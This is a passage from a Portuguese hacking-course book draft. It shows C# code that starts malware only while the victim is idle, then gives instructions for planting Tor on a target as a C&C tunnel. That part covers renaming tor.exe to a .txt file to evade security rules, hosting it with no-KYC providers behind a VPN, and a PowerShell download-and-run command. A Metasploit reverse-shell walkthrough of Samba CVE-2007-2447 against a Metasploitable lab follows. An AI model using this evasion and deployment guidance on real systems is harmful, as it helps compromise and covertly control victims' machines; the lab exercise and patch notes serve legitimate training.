    segundos.ToString() );
17.                         }
18.                         Thread.Sleep(5000);
19.                 }
20.         }
21.     }
22.
23.     internal struct LASTINPUTINFO {
24.         public uint cbSize;
25.         public uint dwTime;
26.     }
27.
28.     public class IdleTimeFinder {
29.
30.         [DllImport("user32.dll")]
31.         private static extern bool GetLastInputInfo(ref LASTINPUTINFO plii);
32.
33.         [DllImport("kernel32.dll")]
34.         private static extern uint GetLastError();
35.
36.         public static uint GetIdleTime(){
37.             LASTINPUTINFO lastInPut = new LASTINPUTINFO();
38.             lastInPut.cbSize = (uint) Marshal.SizeOf( lastInPut );
39.
40.             GetLastInputInfo(ref lastInPut );
41.
42.                 TimeSpan timespan = TimeSpan.FromMilliseconds(
    ((uint)Environment.TickCount - lastInPut.dwTime) );
43.             return (uint)timespan.TotalSeconds;
44.         }
45.     }
46. }
```

A regra de negócio foi adicionada na classe IdleTimeFinder que importa duas DLLs do Microsoft Windows, a user32.dll e a kernel32.dll. Quando se invoca a primitiva GetLastInputInfo da user32.dll está retorna o número de Ticks me milissegundos desde a última interação do usuário com o sistema operacional, por isso no método GetIdleTime() é usado o TimeSpan para converter estes Ticks em segundos.

No laço de repetição a cada 5 segundos (Sleep) avalia-se se o usuário está a 0-15 segundos ativo, se estiver e algum malware estiver sendo executado, este então deverá ser paralizasado, mas se o usuário estiver há 120 segundos inativo, então inicializa-se a execução do malware.

15.5.2.5 Iniciando um Console Application com Visual Basic Script

(disponível para membros, será aberto para o público em XX/XX, saiba mais em https://youtu.be/5_arB_2u-1A)


15.5.2.6 Agendando a execução de Malwares em segundo plano

(disponível para membros, será aberto para o público em XX/XX, saiba mais em https://youtu.be/5_arB_2u-1A)

13 Configurando e publicando um servidor C&C

13.1 Comunicando-se com servidor C&C

COLOCAR AQUELE VIDEO JÁ GRAVADO NA LIVE DE DIA 31/jULHO



(disponível para membros, será aberto para o público em XX/XX, saiba mais em https://youtu.be/5_arB_2u-1A)

13.2 Executando o TOR na máquina alvo sem Instalação

Alguns tipos de malwares necessitam de um servidor de controle, neste servidor de controle o hacker configura parâmetros para a sua campanha hacker, alguns exemplos:

- **Trojan RAT**: Clássico malware totalmente dependente de um C&C para tudo;
- **Worm**: Embora não obrigatório, um servidor C&C deixa o worm mais enxuto, fazendo uma telemetria seguido de download de vários payloads;
- **Data stealing**: O que obter de informações do usuário e onde armazenar, este malware pode usar servidores C&C para saber o que roubar e onde armazenar.


Um malware pode ser detectado na rede e então o domínio que este acessa pode ser bloqueado nas regras de firewall, ou chamadas diretas a IPs pode revelar ações maliciosas. Quando um grande ataque hacker é iniciado (primeiro momento que se observa) equipes de segurança em contato com IANA, NIST, CISA e CIA rapidamente bloqueiam domínios em escala mundial.

Extraindo o Tor.exe de uma instalação Tor Browser e envio para uma hospedagem gratuita


Uma solução plausível é o uso de TOR host alvo, hoje o TOR.exe pesa algo em torno de 7 MB e não requer instalação. O procedimento é simples, primeiro o hacker deve em um Windows virtualizado baixar o **Tor Browser**[85] no site oficial.

Baixando e INICIANDO o Tor.exe dentro da máquina ALVO Windows para uso de MALWARES

Após realizar o download, faça a instalação. Veja que o diretório padrão de instalação é a Área de Trabalho do usuário, após a instalação vamos entrar nesse diretório.




Após a instalação entre no diretório do Tor Browser e vá em **Browser > TorBrowser > Tor** conforme imagem abaixo.



[85] Pode ser obtido no site oficial https://www.torproject.org/download/

Copie para a área de trabalho o programa tor.exe, neste exemplo a cópia foi feita para a Área de Trabalho, depois renomeie o arquivo copiado tor.exe para proxy.txt. Está sendo renomeado pois um arquivo .exe pode ser chamativo quando transferido por uma rede segura, mas um arquivo .txt pode passar sem crivo de regras de segurança.



Recomendo que o arquivo proxy.txt (que é o tor.exe) seja enviado por FTP para algum servidor de hospedagem gratuita, recomendo buscas por servidores que não exijam KYC ou nenhum modelo de validação, e esteja atento, use VPN. Um bom começo para essa busca é acessar a URL GitHub: https://github.com/ribafs/hospedagem-gratis

Enviou o arquivo proxy.txt para o servidor, agora simplesmente faça download para teste com o seguinte script abaixo, onde o primeiro comando realiza o download utilizando Invoke-WebRequest e salva o arquivo tor.exe em appData\Roaming. Como é um exemplo foi utilizado um diretório padrão no qual o usuário possui total permissão, mas você deve desenvolver seus malwares em um diretório que se sinta a vontade de usar. Logo em seguida START está sendo executado e informando que o tor.exe deve ser executado em Background (**/B**) e que este Script deverá aguardar (**/W**) a finalização.

```
1. powershell -command "Invoke-WebRequest -Uri 'http://MEU_DOMINIO/files/proxy.txt'
   -OutFile ($home + '\appData\Roaming\tor.exe')"
2.
3. START /B /W %AppData%\tor.exe -HTTPTunnerlPort 9051
```

No Microsoft Windows o Tor abrirá uma porta SOCKS5 para Socket na porta 9050, nem toda aplicação/tecnologia trabalha bem com SOCKS5 e por este motivo no comando acima estou abrindo uma segunda porta 9051 como um túnel HTTP/HTTPS, com isso qualquer tecnologia que se encaixe com o usuário poderá utilizar esta rota de saída/entrada de dados no computador alvo.

13.3 Executando o TOR na máquina alvo sem Instalação

(disponível para membros, será aberto para o público em XX/XX, saiba mais em https://youtu.be/5_arB_2u-1A)

13.4 Utilizando o Túnel HTTP para comunicação com servidor C&C em POWERHSELL

(disponível para membros, será aberto para o público em XX/XX, saiba mais em https://youtu.be/5_arB_2u-1A)

13 Middle Attack

(disponível para membros, será aberto para o público em XX/XX, saiba mais em https://youtu.be/5_arB_2u-1A)

13.1 IP Spoofing

13.2 Email Hijacking

13.3 HTTPS Spoofing

13.4 Wi-fi Eavesdropping

13.5 SSL Striping

13.6 ARP cache poisoning

14 Explorando vulnerabilidades (falta)


14.1 Recurso do Capítulo

Todo o conteúdo externo ao texto pode ser obtido no link abaixo.

O material deste capítulo pode ser obtido neste link.

14.2 Execução de Shell reverso com vulnerabilidade CVE-2007-2447 Username Map Script (ok)

Este bug foi originalmente detectado após ser detectado chamadas anônimas para a função SamrChangePassword() MS-RPC em combinação com a opção smb.conf "username map script" está habilitada, permitindo que usuários executem shell reverso, com por exemplo NETCAT. No tópico Protocolo NBT e NetBIOS você encontra mais detalhes sobre o protocolo NBT. A CVE pode ser acessada pela url:
https://cve.mitre.org/cgi-bin/cvename.cgi?name=cve-2007-2447



CVE-2007-2447 Username Map Script, acesse esse link.

14.2.1 Ambiente da exploração

Para esta prática será utilizado um ambiente com:

- Kali GNU/Linux que pode ser obtida no Link 1;
- Metasploitable que pode ser obtida no Link 2;

A rede deve ser montada conforme o tópico “Ambiente exposto”.

14.2.2 Explorando a vulnerabilidade


Para verificar se há esta vulnerabilidade execute o comando nmap contra a máquina alvo apontando para a porta 139 e 445.

1. sudo nmap -sV -sS -p 139,445 -A 192.168.201.10

O SMB sempre foi um protocolo de compartilhamento de arquivos de rede, dessa forma, o SMB requer portas de rede em um computador ou servidor para permitir a comunicação com outros sistemas, ele usa a porta 139 ou 445.

Porta 139: SMB originalmente executado em cima do NetBIOS usando a porta 139. NetBIOS é uma camada de transporte mais antiga que permite que os computadores Windows se comuniquem entre si na mesma rede.

Porta 445: versões posteriores do SMB (após o Windows 2000) começaram a usar a porta 445 no topo de uma pilha TCP. O uso de TCP permite que o SMB trabalhe na Internet.



Próximo passo é obter dados dos grupos de trabalho, tendo certeza assim que a opção "username map script" está habilitada no arquivo smb.conf.

1. nbtscan -vh 192.168.201.10

```
┌──(kali㉿kali)-[~]
└─$ nbtscan -vh 192.168.201.10
Doing NBT name scan for addresses from 192.168.201.10


NetBIOS Name Table for Host 192.168.201.10:

Incomplete packet, 335 bytes long.
Name             Service          Type
─────────────────────────────────────────
METASPLOITABLE   Workstation Service
METASPLOITABLE   Messenger Service
METASPLOITABLE   File Server Service
METASPLOITABLE   Workstation Service
METASPLOITABLE   Messenger Service
METASPLOITABLE   File Server Service
__MSBROWSE__  Master Browser
WORKGROUP        Domain Name
WORKGROUP        Master Browser
WORKGROUP        Browser Service Elections
WORKGROUP        Domain Name
WORKGROUP        Master Browser
WORKGROUP        Browser Service Elections

Adapter address: 00:00:00:00:00:00
─────────────────────────────────────────
```

Listando dados sobre o serviço SMB, então constata-se que o alvo é vulnerável, próximo passo é iniciar a prática de invasão, inicie o Metasploit com o comando msfconsole no terminal.

1. msfconsole

Quando for iniciado metasploit, deverá ser exibida a entrada e o cursor em **msf6 >**, conforme figura abaixo.

```
       =[ metasploit v6.0.30-dev                          ]
+ -- --=[ 2099 exploits - 1129 auxiliary - 357 post       ]
+ -- --=[ 592 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 7 evasion                                       ]

Metasploit tip: Use the resource command to run
commands from a file

msf6 >
```


Carregue então o script **usermap_script** do samba, conforme figura abaixo, e veja as opções do script.

1. **msf6>** use exploit/multi/samba/usermap_script
2. **msf6 exploit(multi/samba/usermap_script)** > options

O script executa um netcat dando a possibilidade de execução de comandos remotos, com o privilégio do usuário definido para o serviço SMB, por padrão este netcat executado utiliza a porta 4444 e aponta do alvo para a máquina atacante.

```
msf6 exploit(multi/samba/usermap_script) > options

Module options (exploit/multi/samba/usermap_script):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), range CIDR identifier, or host
   RPORT   139              yes       The target port (TCP)


Payload options (cmd/unix/reverse_netcat):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.0.2.15        yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf6 exploit(multi/samba/usermap_script) >
```

Por padrão a interface que o script vai utilizar na máquina Kali é a primeira interface, mas como no ambiente proposto a máquina alvo está na segunda interface informe **set lhost 192.168.201.1** conforme **linha 2** do script abaixo.



Para definir a máquina alvo basta informar **set rhosts 192.168.201.10** conforme linha 1.

1. **msf6 exploit(multi/samba/usermap_script)** > set rhosts 192.168.201.10
2. **msf6 exploit(multi/samba/usermap_script)** > set lhost 192.168.201.1

O resultado será o exibido na imagem abaixo.

```
msf6 exploit(multi/samba/usermap_script) > set rhosts 192.168.201.10
rhosts ⇒ 192.168.201.10
msf6 exploit(multi/samba/usermap_script) > set lhost 192.168.201.1
lhost ⇒ 192.168.201.1
msf6 exploit(multi/samba/usermap_script) >
```

Para rodar o script com estes parâmetros utilize o comando run, conforme script abaixo.

1. run

Veja que parece que nada aconteceu, mas deu certo, a sessão foi aberta entre as duas máquinas e o curso aguarda comandos que serão executados na máquina alvo.

```
msf6 exploit(multi/samba/usermap_script) > run

[*] Started reverse TCP handler on 192.168.201.1:4444
[*] Command shell session 1 opened (192.168.201.1:4444 → 192.168.201.10:60382) at 2021-08-30 11:48:08 -0300
```

Pronto, sempre para validar uma prática de shell reverso procure exibir o nome da máquina, usuário do serviço, veja que estou utilizando estes dois artifícios para ter certeza do sucesso.

```
[*] Started reverse TCP handler on 192.168.201.1
[*] Command shell session 1 opened (192.168.201.

cat /etc/hostname
metasploitable

who
root     pts/0        Aug 30 09:38 (:0.0)
```

Para sair digite o comando **exit**.

14.2.3 Resolução da vulnerabilidade

Em 14 de maio de 2007 foi liberado um patch de segurança para o Samba 3.0.24-3.0.25rc3, o comunicado de correção desta vulnerabilidade foi publicado no link https://www.samba.org/samba/security/CVE-2007-2447.html e o patch de correção pode ser acessível pela url: https://download.samba.org/pub/samba/patches/security/samba-3.0.24-CVE-2007-2447_v2.patch. Outra possibilidade é atualizar a versão do samba que já possui a correção.

14.3 Executando comandos RPC

14.4 Práticas do capítulo

Nesta sessão o aluno deve realizar as práticas na sequência, caso ocorra problemas é possível que o mesmo deva ter a conhecimento para desfazer, isto já é levado em consideração.


14.3.1 Prática nbt0002 checkpoint01: Configurando o Kali exposto

Nesta prática o aluno deve ter a expertise para explorar a falha NetBIOS da máquina metasploitable, para isso deve seguir os seguintes tópicos:

1. Executar o comando **`echo '' > /home/kali/.msf4/history`** para eliminar log de execuções anteriores;
2. Executar o roteiro de exploração e intrusão definidos no tópico: Explorando a vulnerabilidade;
3. Executar o comando aied conforme script abaixo.

1. sudo aied validar nbt0002 checkpoint01

Confirme pressionando s, veja o output final.



15 Segurança em aplicações WEB (falta)

Aplicações WEB corporativas como conhecemos hoje (2021) são grandes “gambiarras tecnológicas”, sim, a princípio a WEB deveria ser uma arquitetura descentralizada de servidores de arquivos com a estrutura HTML, uma sub-linguagem SGML estática e morta, esta característica está bem descrita no livro “Redes de Computadores” do autor Tanenbaum.

Curso Hacker - Segurança em aplicações WEB, Parte 1


A WEB não deveria ter vida, mas deram o poder para ela através de 2 artifícios:

- Execução de código no browser por script, tal como Javascript e VBScript;
- Execução de código server side, tal como PHP, ASP.NET e Java;


De posse destes dois artifícios as aplicações WEB passaram a substituir as clássicas aplicações Desktop no princípio dos anos 2000. Muito se perdeu em interatividade, mas muito se ganhou com:

- Um escopo limitado e simplista;
- Um meio com alta compatibilidade;
- Inexistência de processos de instalação;
- Ocultação de serviços, tal como Banco de Dados;


Inúmeras aplicações organizacionais como Banco de Dados que antes era exposto (ver figura abaixo) agora podem ficar atrás de grandes muros chamados firewall.




Mas para se proteger este banco de dados evoluiu-se a idéia de outra aplicação dentro da organização, trata-se de uma solução WEB composta de um código *server side* e uma linguagem de marcação HTML no browser dos clientes.



Este exemplo impulsionou milhares de sistemas e realmente elevou a segurança de por exemplo “Banco de Dados”, este estilo arquitetônico amplamente utilizado elevou posteriormente o desenvolvimento de inúmeros Frameworks tanto para **server side** quanto para o código executado no browser. Tomando como exemplo uma solução Wordpress, a quantidade de vulnerabilidades localizadas impressionam qualquer especialista em segurança, conforme mostrado na figura abaixo[86].




Neste cenário as aplicações WEB ganharam relevância para os hackers, pois a aplicação WEB está lá para ser acessada, estes inúmeros frameworks (principalmente) possibilitaram uma ampla gama de técnicas que hackers exploram constantemente, tomando como exemplo o Wordpress, abaixo encontra-se uma lista de vulnerabilidades localizadas.




Um agravante em uma solução como o Wordpress é além de seu framework muito horizontal à inúmeras outras soluções desenvolvidas por inúmeras pessoas e empresas que podem ser adicionadas a solução, isso faz com que exista inúmeras vulnerabilidades pelo "descompasso" destas equipes.

Agora vamos analisar uma solução menos complexa, uma solução que possibilita que desenvolvedores e DBAs tenham acesso ao banco de dados por intermédio de uma solução WEB, um clássico é o phpMyAdmin conforme figura abaixo, trata-se de uma solução WEB que o DBA pode executar qualquer operação sobre o banco (dada a sua permissão).

[86] Dados obtidos em 13 de setembro de 2021 na URL: https://www.cvedetails.com/product/4096/Wordpress-Wordpress.html?vendor_id=2337



Essa solução é fantástica, pois dá o que fazer para o Hacker e para a empresa, onde o propósito de um é o outro (isso foi uma ironia), lógico que este tipo de solução é ruim, tanto que abaixo podemos ver alguns gráficos de vulnerabilidades[87] desta solução.



No decorrer deste capítulo será dada soluções possíveis para várias das vulnerabilidades, incluindo este, a metodologia deste capítulo é baseada em contexto teórico reforçado com práticas no ambiente controlado Metasploitable que já possui algumas aplicações com vulnerabilidades para aprendizagem, são estas:

- TWiki;
- phpMyAdmin;
- Mutillidae;
- DVWA;
- WebDAV;

15.1 OWASP e projeto Top 10

O Open Web Application Security Project (OWASP) é uma fundação sem fins lucrativos dedicada a melhorar a segurança de aplicações WEB. OWASP opera sob um modelo de comunidade, onde qualquer pessoa pode participar e contribuir com projetos, eventos, chats online e muito mais. Um princípio orientador do OWASP é que todos os materiais e informações são gratuitos e de fácil acesso em seu site, para todos.

Curso Hacker - Segurança em aplicações WEB OWASP, Parte 2

